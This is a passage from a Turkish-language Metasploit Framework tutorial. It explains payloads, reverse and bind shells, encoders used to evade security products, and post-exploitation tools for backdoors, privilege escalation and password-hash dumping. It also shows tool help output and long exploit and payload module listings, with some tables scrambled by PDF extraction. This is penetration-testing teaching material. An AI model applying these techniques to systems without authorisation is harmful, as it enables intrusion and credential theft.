Kabuk Kodu, bir exploit işlemi sonrasında hedef sistemde çalıştırılması istenen kodlar bütünüdür. Kabuk Kodu veya Shellcode olarak anılmasının en önemli sebebi, açığın kullanımı ile hedef sistemdeki geçerli bir kabuğun başlatılarak yetkisiz biçimde kullanıcıya sunulmasıdır. Kabuk kodu erişimi için; hedef sistemde bir portu dinleyerek kullanıcıdan bağlantı beklemek (Bind – port dinleme), hedef sistemden kullanıcının bir portuna bağlantı sağlamak (Reverse – ters bağlantı) veya doğrudan varolan kurulmuş bağlantı üzerinden iletişim seçilebilir. Hedef sistemi koruyan güvenlik teknolojileri ve ağ yapısına bağlı olarak bağlantı yöntemi seçimi yapılabilir.

Metasploit Framework ile farklı kabuk kodu örnekleri ve ek uygulamalar da kullandığı için Payload kavramını tercih eder. Geçerli Payload'lar arasında; değişik işletim sistemlerinde çalışmak için hazırlanmış kabuk kodları, Perl/PHP/Java/Ruby gibi yorumlanan/işlenen dillerde çalışabilecek kabuk kodları, VNC uygulaması, kullanıcının kendi seçmiş olabileceği bir çalıştırılabilir dosya ve Meterpreter isminde özel bir araç yer almaktadır.

### 1.4.3 Kodlayıcılar (Encoder)

Metasploit Framework'te yer alan exploit'lerin genel kullanımının yaygınlığı, kodunun açık olması ve kabuk kodlarının erişilebilir olması, çeşitli güvenlik teknolojilerince önlemler alınmasına neden olmaktadır. Bir diğer konu ise istenen kabuk kodunun, seçilen güvenlik açığının izin verdiği bellek alanına yüklenirken sorun oluşturmaması ve bazı karakterlerin filtrelenebilir olması durumudur.

Her iki durumda da kabuk kodunun değiştirilmesi veya dönüştürülmesi gerekmektedir. Kabuk kodu veya seçilen uygulamanın dönüştürülmesi işlemi Kodlayıcılar ile yapılmaktadır, farklı kodlama algoritmaları ile kabuk kodu dönüştürülür ve exploit işleminde dönüştürülen kabuk kodu hedef sisteme gönderilir. Dönüştürülen kabuk kodu hedef sistemde belleğe yüklenip çalıştırıldığında, istenen kabuk kodu çalışacak ve erişim sağlanacaktır.

Dönüşüm işlemi ile bir bellek korumasını veya hatasını atlatmak gerektiğinde basit kodlayıcılar kullanılabilir, ancak güvenlik teknolojisi atlatma amaçlı ise polimorfik yani her dönüştürmede farklı bir çıktı üreten kodlamalar tercih edilmelidir. Güvenlik teknolojisi atlatma ayrı bir bölüm olarak yer almaktadır ve kodlayıcıların farklı kullanım örnekleri ilgili bölümde verilecektir.

### 1.4.4 Bilgi Toplama ve Servis Engelleme Yardımcı Araçları (Auxiliary)

Exploit işlemi öncesinde hedef hakkında bilgi toplama gerekmektedir, aksi takdirde hedef sistem veya yazılımın hatalı seçilmesi söz konusu olabilir ve exploit işlemi başarısız olarak hedef servisi öldürebilir. Ayrıca doğru exploit seçimi ve kullanım yöntemi de hedef hakkında ek bilgiye gereksinim duymaktadır.

Metasploit Framework modülleri arasında yer alan Auxiliary kategorisinde bilgi toplama amaçlı çok sayıda modül yer almaktadır. Port tarama, servis araştırma, güvenlik açığı tarama, servis bilgilerinin toplanmasını sağlayan araçlar bu kategoride bulunmaktadır.



Kablosuz ağ, yerel ağ altyapısı, SIP servisleri, veritabanı sorgulama bileşenleri gibi birçok farklı kategori altında çalışmaktadırlar. Elde edilen bilgiler kullanılarak, doğru exploit seçimi ve seçeneklerin doğru belirlenmesi mümkün olabilmektedir.

Auxiliary modüller arasında bilgi toplama amaçlı modüllerden bazıları exploit olarak ta kullanılabilir. Hedef sistemde bir yazılımda bulunan izinsiz dosya indirme açığı, sunucu sürüm bilgilerinin sızdırılması, kullanıcı listesinin alınabilmesi, sistem yapılandırma dosyasına yetkisiz erişim veya bir dosya üzerine yazabilme türünde modüller, aslında bir güvenlik açığını istismar ederek çalışırlar. Ancak çalışma sonucunda bir kabuk kodu ve yetkisiz erişim sunamadıkları için bu kategori altında yer almaktadırlar.

Bir güvenlik açığı istismar edilirken, hedef sistemde kabuk kodu çalıştırma öncesindeki hatalı bellek adresi hesaplaması veya hatalı kabuk kodu seçimi, kontrolsüz bir bellek ihlali oluşturur ve servis ölebilir. Bazı durumlarda hata ayıklama yapmak ve exploit'i kararlı hale getirmek amaçlı tercih edilebilecek bu durum, güvenlik denetimi esnasında servis engelleme testine dönüşebilir. Auxiliary modüller arasında henüz kabuk kodu erişimi sağlayamayan exploit'ler, sadece servis engellemeye neden olan olan güvenlik açıklarını kullanan modüller ve servis engelleme için yapılandırma hatalarını da kullanabilen modüller yer almaktadır. Bu tür modüller de exploit olarak anılmasına rağmen, kabuk kodu ve yetkisiz erişim ile sonlanmadığı için Auxiliary kategorisinde değerlendirilmektedir.

#### **1.4.5 Exploit İşlemi Sonrası Yardımcı Araçları**

Metasploit Framework'ün önemli özelliklerinden biri de ele geçirilen veya sızılan bir sistem üzerinde yapılacak işlemler için araçlar sunmasıdır. Bir exploit işlemi her zaman istenilen yetki seviyesinde sızma ile sonuçlanmaz, bazı durumlarda sıradan ve yetkisiz bir kullanıcı olarak sisteme erişim sağlanabilir. Böyle bir durumda sistem için güvenlik zaafiyetleri kullanılarak yetki yükseltilmesi ve daha yetkili bir erişim sağlanması gerekli olabilir. Ayrıca erişilen sistemde arka kapı bırakılması, erişimin gizlenmesi, parolaların alınması, VNC veya RDP ile grafik arayüz bağlantısı gibi gereksinimler de oluşabilir. Exploit sonrası araçları bu tür ihtiyaçları karşılamak ve yapılacak işlemleri otomatize edebilmek için hazırlanmışlardır.

Sunulan exploit sonrası araçlar arasında; sistem içi açıkların kullanımı ile yetki yükseltilmesi, sistem parola özetlerinin alınması, exploit sonrası erişilen süreci farklı bir sürece bağlamak, sisteme VNC yüklenmesi, RDP erişimi sağlanması, kullanıcı ekleme yer almaktadır. Ayrıca özel amaçlar için hazırlanmış ruby programcıkları veya otomatize komutlar da tercih edilebilir.

## 1.5 Metasploit Framework Konsol ve Komut Satırı Araçları

Metasploit Framework çok sayıda bileşen ve arayüzden oluşmaktadır; konsol temelli etkileşimli arayüze ek olarak, seri komut arayüzü, RPC bağlantısı ile harici yazılım arayüzü, doğrudan kabuk kodu oluşturma veya dönüştürme araçları yer almaktadır.


## Msfconsole

Metasploit Framework ile çalışma esnasında kullanılabilecek en kararlı etkileşimli arayüzdür, grafik arayüzler gibi çok sayıda hata barındırmadığı için sistem ele geçirme işleminin yarıda kalması veya istenmeyen durumlara neden olmaz. Konsolda verilecek komutlar ve seçenek ayarlamaları ile tüm özelliklere eksiksiz erişim sunmaktadır.

```
#./msfconsole  
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
```

Trace program: running

```
wake up, Neo...  
the matrix has you  
follow the white rabbit.  
  
knock, knock, Neo.
```



```
= [ metasploit v4.4.0-dev [core:4.4 api:1.0]  
+ -- ==[ 911 exploits - 488 auxiliary - 150 post  
+ -- ==[ 251 payloads - 28 encoders - 8 nops  
= [ svn r15616 updated today (2012.07.11)
```

## Msfpayload

Kabuk kodu, VNC, özel uygulama veya Meterpreter kullanılarak Payload oluşturmayı sağlamaktadır. Çalıştırma esnasında verilecek parametrelerle, Payload seçeneklerini listeler, seçenekler verildiği durumda ise istenen biçimde Payload'u üretir.

```
# ./msfpayload -h

Usage: ./msfpayload [<options>] <payload> [var=val]
<[S]ummary|[C]|[P]erl|[R]uby|[R]aw|[J]s|[e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:

-h          Help banner
-l          List available payloads
```

## Msfencode

Kabuk kodunda kullanılmaması gereken karakterlerin aşılması veya güvenlik teknolojileri atlatılması amacıyla, bir Payload'un kodlanması ve dönüştürülmesini sağlamaktadır. Çalıştırma esnasında verilecek parametrelerle, kodlama seçeneklerini listeler, seçenekler verildiği durumda ise istenen biçimde Payload'u dönüştürür.

```
# ./msfencode -h
Usage: ./msfencode <options>

OPTIONS:
-a <opt> The architecture to encode as
-b <opt> The list of characters to avoid: '\x00\xff'
-c <opt> The number of times to encode the data
-d <opt> Specify the directory in which to look for EXE templates
-e <opt> The encoder to use
-h          Help banner
-i <opt> Encode the contents of the supplied file path
-k          Keep template working; run payload in new thread (use with -x)
-l          List available encoders
-m <opt> Specifies an additional module search path
-n          Dump encoder information
-o <opt> The output file
-p <opt> The platform to encode for
-s <opt> The maximum size of the encoded data
-t <opt> The output format:
raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
-v          Increase verbosity
-x <opt> Specify an alternate executable template
```

## Msfcli

Konsol arayüzünün aksine çalışma esnasında aldığı parametrelerle çalışmakta, modül seçeneklerinin büyük bölümüne erişim sağlamaktadır. Daha çok Listener veya Handler kullanımları, harici bir yazılım tarafından Metasploit Framework'ün çağırılması veya doğrudan tek bir modülün kullanımı için verimlidir.

```
# ./msfcli -h
Usage: ./msfcli <exploit_name> <option=value> [mode]
=====

  Mode      Description
  ----      -
  (A)dvanced Show available advanced options for this module
  (AC)tions  Show available actions for this auxiliary module
  (C)heck    Run the check routine of the selected module
  (E)xecute  Execute the selected module
  (H)elp     You're looking at it baby!
  (I)DS Evasion Show available ids evasion options for this module
  (O)ptions  Show available options for this module
  (P)ayloads Show available payloads for this module
  (S)ummary  Show information about this module
  (T)argets  Show available targets for this exploit module
```

## MsfRPCd

Metasploit Framework'ün konsol ve seri arayüzü dışında kalan, harici yazılımların entegrasyonu için kullanılan bir servis bileşenidir. Harici grafik arayüz uygulamalarının Metasploit Framework'e erişebilmesi, exploit işlemleri veya yardımcı araçların kullanılabilmesi için servis sunar. Armitage veya MsfGui gibi arayüzlerin bağlantısında sorun yaşanması durumunda SSL desteği kapatılarak uyumluluk sağlanabilir.

```
# ./msfrpcd -h
Usage: msfrpcd <options>


OPTIONS:

  -P <opt> Specify the password to access msfrpcd
  -S       Disable SSL on the RPC socket
  -U <opt> Specify the username to access msfrpcd
  -a <opt> Bind to this IP address
  -f       Run the daemon in the foreground
  -h       Help banner
  -n       Disable database
  -p <opt> Bind to this port instead of 55553
  -u <opt> URI for Web server
```

## 1.6 Metasploit Framework Uyumlu Grafik Arayüzler ve Araçlar


### Msfgui

Msfgui Java diliyle hazırlanmış bir Metasploit Framework arayüzüdür. Kullanım kolaylığından çok grafik arayüz olması hedeflendiği için sade bir tasarımı vardır. Tüm modüllere erişim sağlamakta, veritabanı bağlantısını desteklemekte, istenmesi durumunda konsol arayüzü de açmaktadır.



## Armitage

Armitage de Java diliyle hazırlanmış bir Metasploit Framework arayüzüdür, ancak Msfgui'nin aksine kullanım kolaylığı ve görselliği esas aldığı için giriş seviyesindeki kullanıcılara daha rahat bir arayüz sağlamaktadır. Bir çok modüle erişim sağlamakta, veritabanı bağlantısını desteklemektedir; ancak çeşitli programlama sorunları yüzünden kararlı çalışmamakta bazı durumlarda çökebilmektedir. Bu durum sonucunda elde edilmiş yetkisiz erişimler ve bağlantıların kaybedilmesi söz konusu olabilmektedir.



## 2 Temel Kullanım ve Basit İşlemler

### 2.1 Temel Komutlar ve Veritabanı Bağlantısı

Metasploit Framework üzerinde çalışmaya başlamadan önce bilinmesi gereken temel komutlar vardır. Bu komutlar ile kullanılabilir modüller listelenebilir, modül bilgileri görüntülenebilir, genel tanımlamalar ve yapılandırmalar yapılabilir. Böylece kullanılacak doğru bileşenin bulunması ve gerekli yapılandırmaların sağlanması mümkün olacaktır.

#### Modüllerin Görüntülenmesi ve Bilgi Alınması

Modül görüntüleme için **show** komutu kullanılır; genel kullanımında modüllerin türleri (all, encoders, nops, exploits, payloads, auxiliary, plugins, options) verilerek, seçili bir modüldeyken ise seçenekler (advanced, evasion, targets, actions) verilerek kullanılır.

```
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary,
plugins, options
[*] Additional module-specific parameters are: advanced, evasion, targets, actions
msf > show exploits

-----Öncesi Kesilmiştir-----

windows/tftp/dlink_long_filename          2007-03-12      good      D-Link
TFTP 1.0 Long Filename Buffer Overflow
windows/tftp/futuresoft_transfermode       2005-05-31      average
FutureSoft TFTP Server 2000 Transfer-Mode Overflow
windows/tftp/opentftp_error_code          2008-07-05      average
OpenTFTP SP 1.4 Error Packet Overflow
windows/tftp/quick_tftp_pro_mode          2008-03-27      good      Quick
FTP Pro 2.1 Transfer-Mode Overflow
windows/tftp/tftpd32_long_filename        2002-11-19      average
TFTPD32 <= 2.21 Long Filename Buffer Overflow
windows/tftp/tftpdwin_long_filename       2006-09-21      great
TFTPDWIN v0.4.2 Long Filename Buffer Overflow
windows/tftp/tftpserver_wrq_bof          2008-03-26      normal    TFTP
Server for Windows 1.4 ST WRQ Buffer Overflow
windows/tftp/threectftpsvc_long_mode      2006-11-27      great
3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/cam_log_security        2005-08-22      great     CA CAM
log_security() Stack Buffer Overflow (Win32)
windows/vnc/realvnc_client                2001-01-29      normal
RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client              2006-04-04      normal
UltraVNC 1.0.1 Client Buffer Overflow
windows/vnc/ultravnc_viewer_bof          2008-02-06      normal
UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
```

windows/vnc/winvnc_http_get	2001-01-29	average	WinVNC
Web Server <= v3.3.3r7 GET Overflow			
windows/vpn/safenet_ike_11	2009-06-01	average	
SafeNet SoftRemote IKE Service Buffer Overflow			
windows/wins/ms04_045_wins	2004-12-14	great	
Microsoft WINS Service Memory Overwrite			
 <b>msf &gt; show auxiliary</b>			
-----Öncesi Kesilmiştir-----			
spoof/dns/bailiwicked_domain	2008-07-21	normal	DNS BailiWicked
Domain Attack			
spoof/dns/bailiwicked_host	2008-07-21	normal	DNS BailiWicked
Host Attack			
spoof/dns/compare_results	2008-07-21	normal	DNS Lookup Result
Comparison			
spoof/nbns/nbns_response		normal	NetBIOS Name
Service Spoofer			
spoof/replay/pcap_replay		normal	Pcap replay
utility			
spoof/wifi/airpwn		normal	Airpwn TCP hijack
spoof/wifi/dnspwn		normal	DNSpwn DNS hijack
sqli/oracle/dbms_cdc_ipublish	2008-10-22	normal	Oracle DB SQL
Injection via SYS.DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE			
sqli/oracle/dbms_cdc_publish	2008-10-22	normal	Oracle DB SQL
Injection via SYS.DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE			
sqli/oracle/dbms_cdc_publish2	2010-04-26	normal	Oracle DB SQL
Injection via SYS.DBMS_CDC_PUBLISH.DROP_CHANGE_SOURCE			
sqli/oracle/dbms_cdc_publish3	2010-10-13	normal	Oracle DB SQL
Injection via SYS.DBMS_CDC_PUBLISH.CREATE_CHANGE_SET			
sqli/oracle/dbms_cdc_subscribe_activate_subscription	2005-04-18	normal	Oracle DB SQL
Injection via SYS.DBMS_CDC_SUBSCRIBE.ACTIVATE_SUBSCRIPTION			
sqli/oracle/dbms_export_extension	2006-04-26	normal	Oracle DB SQL
Injection via DBMS_EXPORT_EXTENSION			
sqli/oracle/dbms_metadata_get_granted_xml	2008-01-05	normal	Oracle DB SQL
Injection via SYS.DBMS_METADATA.GET_GRANTED_XML			
sqli/oracle/dbms_metadata_get_xml	2008-01-05	normal	Oracle DB SQL
Injection via SYS.DBMS_METADATA.GET_XML			
sqli/oracle/dbms_metadata_open	2008-01-05	normal	Oracle DB SQL
Injection via SYS.DBMS_METADATA.OPEN			
sqli/oracle/droptable_trigger	2009-01-13	normal	Oracle DB SQL
Injection in MDSYS.SDO_TOPO_DROP_FTBL Trigger			
sqli/oracle/jvm_os_code_10g	2010-02-01	normal	Oracle DB 10gR2,
11gR1/R2 DBMS_JVM_EXP_PERMS OS Command Execution			
sqli/oracle/jvm_os_code_11g	2010-02-01	normal	Oracle DB 11g
R1/R2 DBMS_JVM_EXP_PERMS OS Code Execution			
sqli/oracle/lt_compressworkspace	2008-10-13	normal	Oracle DB SQL
Injection via SYS.LT.COMPRESSWORKSPACE			
sqli/oracle/lt_findricset_cursor	2007-10-17	normal	Oracle DB SQL
Injection via SYS.LT.FINDRICSET Evil Cursor Method			
sqli/oracle/lt_mergeworkspace	2008-10-22	normal	Oracle DB SQL
Injection via SYS.LT.MERGEWORKSPACE			



sqlmap/oracle/lt_removeworkspace	2008-10-13	normal	Oracle DB SQL
Injection via SYS.LT.REMOVEWORKSPACE			
sqlmap/oracle/lt_rollbackworkspace	2009-05-04	normal	Oracle DB SQL
Injection via SYS.LT.ROLLBACKWORKSPACE			
voip/asterisk_login		normal	Asterisk Manager
Login Utility			
voip/sip_invite_spoof		normal	SIP Invite Spoof
vspploit/malware/dns/dns_mariposa		normal	VSpploit Mariposa
DNS Query Module			
vspploit/malware/dns/dns_query		normal	VSpploit DNS
Beaconing Emulation			
vspploit/malware/dns/dns_zeus		normal	VSpploit Zeus DNS
Query Module			
vspploit/pii/email_pii		normal	VSpploit Email PII
vspploit/pii/web_pii		normal	VSpploit Web PII

**msf > show payloads**

-----Öncesi Kesilmiştir-----

windows/upexec/reverse_nonx_tcp	normal	Windows Upload/Execute,
Reverse TCP Stager (No NX or Win7)		
windows/upexec/reverse_ord_tcp	normal	Windows Upload/Execute,
Reverse Ordinal TCP Stager (No NX or Win7)		
windows/upexec/reverse_tcp	normal	Windows Upload/Execute,
Reverse TCP Stager		
windows/upexec/reverse_tcp_allports	normal	Windows Upload/Execute,
Reverse All-Port TCP Stager		
windows/upexec/reverse_tcp_dns	normal	Windows Upload/Execute,
Reverse TCP Stager (DNS)		
windows/vncinject/bind_ipv6_tcp	normal	VNC Server (Reflective
Injection), Bind TCP Stager (IPv6)		
windows/vncinject/bind_nonx_tcp	normal	VNC Server (Reflective
Injection), Bind TCP Stager (No NX or Win7)		
windows/vncinject/bind_tcp	normal	VNC Server (Reflective
Injection), Bind TCP Stager		
windows/vncinject/find_tag	normal	VNC Server (Reflective
Injection), Find Tag Ordinal Stager		
windows/vncinject/reverse_http	normal	VNC Server (Reflective
Injection), Reverse HTTP Stager		
windows/vncinject/reverse_ipv6_http	normal	VNC Server (Reflective
Injection), Reverse HTTP Stager (IPv6)		
windows/vncinject/reverse_ipv6_tcp	normal	VNC Server (Reflective
Injection), Reverse TCP Stager (IPv6)		
windows/vncinject/reverse_nonx_tcp	normal	VNC Server (Reflective
Injection), Reverse TCP Stager (No NX or Win7)		
windows/vncinject/reverse_ord_tcp	normal	VNC Server (Reflective
Injection), Reverse Ordinal TCP Stager (No NX or Win7)		
windows/vncinject/reverse_tcp	normal	VNC Server (Reflective
Injection), Reverse TCP Stager		
windows/vncinject/reverse_tcp_allports	normal	VNC Server (Reflective
Injection), Reverse All-Port TCP Stager		
windows/vncinject/reverse_tcp_dns	normal	VNC Server (Reflective
Injection), Reverse TCP Stager (DNS)		

Command	windows/x64/exec	normal	Windows x64 Execute
Path	windows/x64/loadlibrary	normal	Windows x64 LoadLibrary
Meterpreter, Windows x64 Bind TCP Stager	windows/x64/meterpreter/bind_tcp	normal	Windows x64
Meterpreter, Windows x64 Reverse TCP Stager	windows/x64/meterpreter/reverse_tcp	normal	Windows x64
Shell, Windows x64 Bind TCP Stager	windows/x64/shell/bind_tcp	normal	Windows x64 Command
Shell, Windows x64 Reverse TCP Stager	windows/x64/shell/reverse_tcp	normal	Windows x64 Command
Shell, Bind TCP Inline	windows/x64/shell_bind_tcp	normal	Windows x64 Command
Shell, Reverse TCP Inline	windows/x64/shell_reverse_tcp	normal	Windows x64 Command
(Reflective Injection), Windows x64 Bind TCP Stager	windows/x64/vncinject/bind_tcp	normal	Windows x64 VNC Server
(Reflective Injection), Windows x64 Reverse TCP Stager	windows/x64/vncinject/reverse_tcp	normal	Windows x64 VNC Server

**msf > show options**

Global Options:

=====

Option	Current Setting	Description
-----	-----	-----
ConsoleLogging		Log all console input and output
LogLevel		Verbosity of logs (default 0, max 5)
MinimumRank		The minimum rank of exploits that will run without explicit confirmation
Prompt		The prompt string, defaults to "msf"
PromptChar		The prompt character, defaults to ">"
PromptTimeFormat		A format for timestamp escapes in the prompt, see ruby's strftime docs
SessionLogging		Log all input and output for sessions
TimestampOutput		Prefix all console output with a timestamp

#### Show Komutu Kullanımı – Modülleri Görüntüleme

Metasploit Framework modüllerin çalışmaları, ortak bilgilerin depolanması ve paylaşılması için veritabanı desteği gerekmektedir. Metasploit Framework'te PostgreSQL veritabanı desteği bulunmaktadır; veritabanı bağlantısı için de gerekli tanımlamalar yapılmalı, veritabanındaki verilere erişmek ve kullanım için de komutlar girilmelidir. Veritabanı bağlantısı **db\_connect** komutu ile sağlanır, verilecek parametreler ile veritabanına bağlanır ve veritabanı yapısını oluşturur. Bu noktada kullanılacak PostgreSQL kullanıcı ve parolası, veritabanı sunucusunda tanımlanmalı ve kullanılacak veritabanı yaratılarak gerekli haklar verilmelidir. Metasploit Framework, **connect** komutu ilk verildiğinde, veritabanı için gerekli tabloları yaratmakta ve düzenlemeleri yapmaktadır.

Örnekte PostgreSQL kullanıcısı olarak **postgres**, parola olarak **msf123**, veritabanı sunucusu olarak **127.0.0.1** adresindeki sunucu ve veritabanı olarak ise **metatest** kullanılmıştır.

```
msf > db_connect postgres:msf123@127.0.0.1:/metatest
```

```
-----Öncesi Kesilmiştir-----
```

```
NOTICE: CREATE TABLE will create implicit sequence "module_refs_id_seq" for serial
column "module_refs.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "module_refs_pkey" for
table "module_refs"
NOTICE: CREATE TABLE will create implicit sequence "module_archs_id_seq" for serial
column "module_archs.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "module_archs_pkey" for
table "module_archs"
NOTICE: CREATE TABLE will create implicit sequence "module_platforms_id_seq" for serial
column "module_platforms.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "module_platforms_pkey"
for table "module_platforms"
NOTICE: CREATE TABLE will create implicit sequence "exploit_attempts_id_seq" for serial
column "exploit_attempts.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "exploit_attempts_pkey"
for table "exploit_attempts"
[*] Rebuilding the module cache in the background...
```

```
msf > db_status
```

```
[*] postgresql connected to metatest
```

Metasploit Framework için Veritabanı Bağlantısı

Veritabanı bağlantısının kesilmesi için **db\_disconnect**, bir güvenlik denetimi yazılımının çıktılarını veritabanına kaydetmek için **db\_import**, veritabanındaki kayıtları ve işlemleri bir dosyaya kaydetmek için **db\_export** komutları kullanılabilir. Veritabanı bağlantısını ilgilendiren tüm komutlar aşağıda listelenmiştir. Veritabanı üzerinde yer alan verilerle çalışmak ve exploit aşamasında kullanımı ilerleyen bölümlerde anılacaktır.

#### Database Backend Commands

```
=====
```

Command	Description
-----	-----
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance

db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
